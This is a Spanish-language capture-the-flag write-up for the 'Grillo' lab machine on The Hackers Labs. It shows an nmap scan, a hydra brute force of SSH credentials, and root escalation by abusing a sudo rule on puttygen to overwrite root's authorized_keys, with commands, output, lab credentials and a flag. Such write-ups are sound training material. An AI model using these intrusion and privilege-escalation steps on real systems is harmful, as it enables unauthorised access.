CTF THE HACKERS LABS: GRILLO

INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página The Hackers Labs, la máquina llamada Grillo

En este caso, se analiza una máquina que utiliza el sistema operativo Linux, ilustrando cómo es posible comprometer un sistema mediante una combinación de Fuerza Bruta contra un protocolo y un aplicativo mal configurado.

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.

Realizaremos el NMAP con los parámetros siguientes:

-p- : Escaneo de todos los puertos. (65535)

-sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.

-sC : Realiz una escaneo con los scripts básicos de reconocimiento

-sV : Realiza un escaneo en búsqueda de los servicios

–min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.

-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.

-Pn: Deshabilitamos el descubrimiento de host mediante ping.

-oG: Para guardar en un archivo el resultado del escaneo.

-v: Para aplicar verbouse a la salida de información.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
└─# nmap -sSCV -Pn -n -vvv -p- --open --min-rate 5000 10.0.73.21 -oG ports.txt
```


El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGjZjT9uVInycGr+L2uWFk2OHfIU6ziqLqjc31ns1WmQ6Hr6uDnP8LT23hig2aIXwb3uRT1F7Q1q5YSr4zozu64=
|   256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINl5E2qTz+BE4drC1MXdiCyaKavO+3ur4RldEaIe41fC
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
MAC Address: 08:00:27:9F:44:68 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a proceder con la enumeración de la máquina y ver si conseguimos mucha más información sobre la máquina.


2)Enumeración.

Visualizaremos el web a ver si encontramos información, ya que tenemos el puerto 80 abierto, seguro que tendremos algún web en funcionamiento.



Al acceder al puerto 80, identificamos un servidor web Apache en funcionamiento. Analizamos el código fuente de la página principal, aunque a primera vista no se detectaron elementos relevantes o sospechosos.

Para profundizar en el análisis, vamos a mirar el código de la page, pero nos damos cuenta que al llegar al final del código de la página, siguen habiendo líneas en blanco y que nos llevan a un comentario al final de todo del archivo.



Vamos a realizar una fuerza bruta contra el protocolo SSH y concretamente contra el posible usuario encontrado **MELANIE**.

Para ello vamos a utilizar la herramienta hydra.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
└─# hydra -l melanie -P /usr/share/wordlists/rockyou.txt ssh://10.0.73.21
```

Vamos a explicar un poco la sintaxis que utilizamos en el comando.

- **Hydra**: Llama al programa Hydra, una herramienta popular para realizar ataques de fuerza bruta en distintos servicios (SSH, FTP, HTTP, etc.).
- **-l Melanie**: Especifica el nombre de usuario (-l) que se va a utilizar para el ataque. En este caso, el nombre de usuario es Melanie.
- **-P /usr/share/wordlists/rockyou.txt**: Especifica el archivo de contraseñas (-P) que Hydra utilizará para el ataque. Aquí se está utilizando el archivo rockyou.txt, un archivo de contraseñas comúnmente utilizado que contiene una lista masiva de contraseñas populares.
- **ssh://10.0.73.21**: Define el protocolo y la dirección de destino. En este caso, se está atacando el servicio SSH (por el prefijo ssh://), y la IP de destino es 10.0.73.21. Hydra intentará acceder a esta dirección con el usuario Melanie y las contraseñas de rockyou.txt.

El resultado de esta fuerza bruta, es que nos entrega el password del protocolo SSH del usuario MELANIE, el cual es (**MELANIE : TRUSTNO1**).

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
└─# hydra -l melanie -P /usr/share/wordlists/rockyou.txt ssh://10.0.73.21
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-27 00:56:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.73.21:22/
[STATUS] 199.00 tries/min, 199 tries in 00:01h, 14344203 to do in 1201:22h, 13 active
[STATUS] 191.67 tries/min, 575 tries in 00:03h, 14343828 to do in 1247:18h, 12 active
[22][ssh] host: 10.0.73.21   login: melanie   password: trustno1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-27 01:01:18
```

Vamos a proceder a la explotación de la máquina objetivo con todos los datos que tenemos de ella hasta ahora. ¡¡Vamos a por el SSH!!

3) Explotación.

Vamos a realizar la intrusión a la máquina objetivo por el protocolo SSH puerto 22 que hemos encontrado con la enumeración con el NMAP.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
└─# ssh melanie@10.0.73.21
```

Ya estamos dentro de la máquina objetivo.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
└─# ssh melanie@10.0.73.21
melanie@10.0.73.21's password:
Linux grillo 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 12 20:38:54 2024 from 192.168.0.100
melanie@grillo:~$ id
uid=1000(melanie) gid=1000(concebolla) grupos=1000(concebolla),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
melanie@grillo:~$
```

Y encontramos la primera flag de la máquina, la flag de usuario.

```
melanie@grillo:~$ ls -la
total 24
drwx------ 2 melanie melanie    4096 abr 12  2024 .
drwxr-xr-x 3 root    root       4096 abr 12  2024 ..
lrwxrwxrwx 1 root    root          9 abr 12  2024 .bash_history → /dev/null
-rw-r--r-- 1 melanie concebolla  220 abr 12  2024 .bash_logout
-rw-r--r-- 1 melanie concebolla 3526 abr 12  2024 .bashrc
-rw-r--r-- 1 melanie concebolla  807 abr 12  2024 .profile
-rwxrwxrwx 1 root    root         33 abr 12  2024 user.txt
melanie@grillo:~$ cat user.txt
9fe2028a405f33a6dae75e4c60c78f82
melanie@grillo:~$
```

Vamos a investigar si podemos utilizar algún comando como otro usuario o directamente como root. Para ello utilizaremos el comando sudo -l.


```
melanie@grillo:~$ sudo -l
Matching Defaults entries for melanie on grillo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User melanie may run the following commands on grillo:
    (root) NOPASSWD: /usr/bin/puttygen
melanie@grillo:~$
```

Hemos comprobado que podemos utilizar el binario **PuTTYGEN**, una herramienta de generación de claves SSH diseñada para la versión de **PuTTY** en Linux. Su funcionamiento es análogo al de **SSH-KEYGEN** de OpenSSH, ya que permite crear pares de claves públicas y privadas. En este caso, procederemos a realizar la escalada de privilegios directamente hacia el usuario **root**. Vamos a ello.

4) Elevación de privilegios.

Una vez localizado el binario que podemos utilizar para llegar a root, vamos a comprobar si tenemos una escalada directa con GTFOBINS o tendremos que trabajarnos la escalada.



Ahora es el momento de dar un paso adicional y generar nosotros mismos la escalada hacia **root**. **PuTTY** almacena las claves en su formato propio, con extensión .ppk, aunque también permite convertir claves entre diferentes formatos. Para conseguir la escalada de privilegios hacia **root**, será necesario generar una clave privada **RSA** y guardarla en un archivo denominado **id_rsa**, en el formato estándar de **OpenSSH**. Esto es importante porque PuTTYGEN por defecto genera claves en su formato propio (.ppk), pero con esta opción se asegura que la clave se exporte en un formato compatible con otras herramientas que usan el estándar OpenSSH, como ssh o scp en sistemas Linux/Unix.

Para ello vamos a utilizar la siguiente sintaxis de puttygen.

```
melanie@grillo:~$ puttygen -t rsa -o id_rsa -O private-openssh
```

Vamos a explicar esta sintaxis.

- **puttygen**: Llama a la herramienta PuTTYGEN, que se utiliza para generar y gestionar claves SSH. Es parte del conjunto de herramientas de PuTTY.
- **-t rsa**: Especifica el tipo de clave que deseas generar. En este caso, RSA. RSA es un algoritmo de cifrado comúnmente usado en claves SSH. Puedes cambiar esto a otros tipos de claves, como DSA o ECDSA, si lo deseas.
- **-o id_rsa**: Esta opción indica el nombre de salida del archivo que se generará. El archivo de clave privada se guardará como id_rsa. Este será el archivo donde se almacena la clave privada RSA generada.
- **-O private-openssh**: Especifica el formato de salida para la clave privada. En este caso, private-openssh indica que la clave se exportará en el formato estándar de OpenSSH.

```
melanie@grillo:~$ puttygen -t rsa -o id_rsa -O private-openssh
+++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Enter passphrase to save key:
Re-enter passphrase to verify:
melanie@grillo:~$
```

Cuando nos pide la passphrase, ponemos cualquiera que nos venga en la cabeza, yo he utilizado **123456789.**

Ahora nos tocará generar la clave pública ydes del archivo de clave privada id_rsa, y el certificado resultante lo tendremos que guardar en /root/.ssh/authorized_keys.

```
melanie@grillo:~$ sudo -u root /usr/bin/puttygen id_rsa -o /root/.ssh/authorized_keys -O public-openssh
```

```
melanie@grillo:~$ sudo -u root /usr/bin/puttygen id_rsa -o /root/.ssh/authorized_keys -O public-openssh
Enter passphrase to load key:
melanie@grillo:~$
```

Cuando nos solicite la passphrase, le introduciremos la que hemos escogido anteriormente, en este caso **123456789**. Le otorgaremos permisos.

```
melanie@grillo:~$ chmod 600 id_rsa
melanie@grillo:~$
```

Y finalmente, nos conectaremos por ssh.

```
melanie@grillo:~$ ssh -i id_rsa root@10.0.73.21
```


Y finalmente conseguimo root en la máquina objetivo. Recordad que cuando nos solicite la passphrase, tendremos que introducir la que hemos puesto anteriormente, en mi caso **123456789**.

```
melanie@grillo:~$ ssh -i id_rsa root@10.0.73.21
The authenticity of host '10.0.73.21 (10.0.73.21)' can't be established.
ED25519 key fingerprint is SHA256:AQriN/tRYOEaFyAyEecHnEyZfJTHLRILd1G2j74ViR8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.73.21' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux grillo 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 21 11:35:18 2024 from 192.168.0.100
root@grillo:~#
```

Una vez llegamos en este punto, ya tenemos la última flag de la máquina, concretamente la de ROOT.



Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrad nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

LABORATORIO: THE HACKERS LABS

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).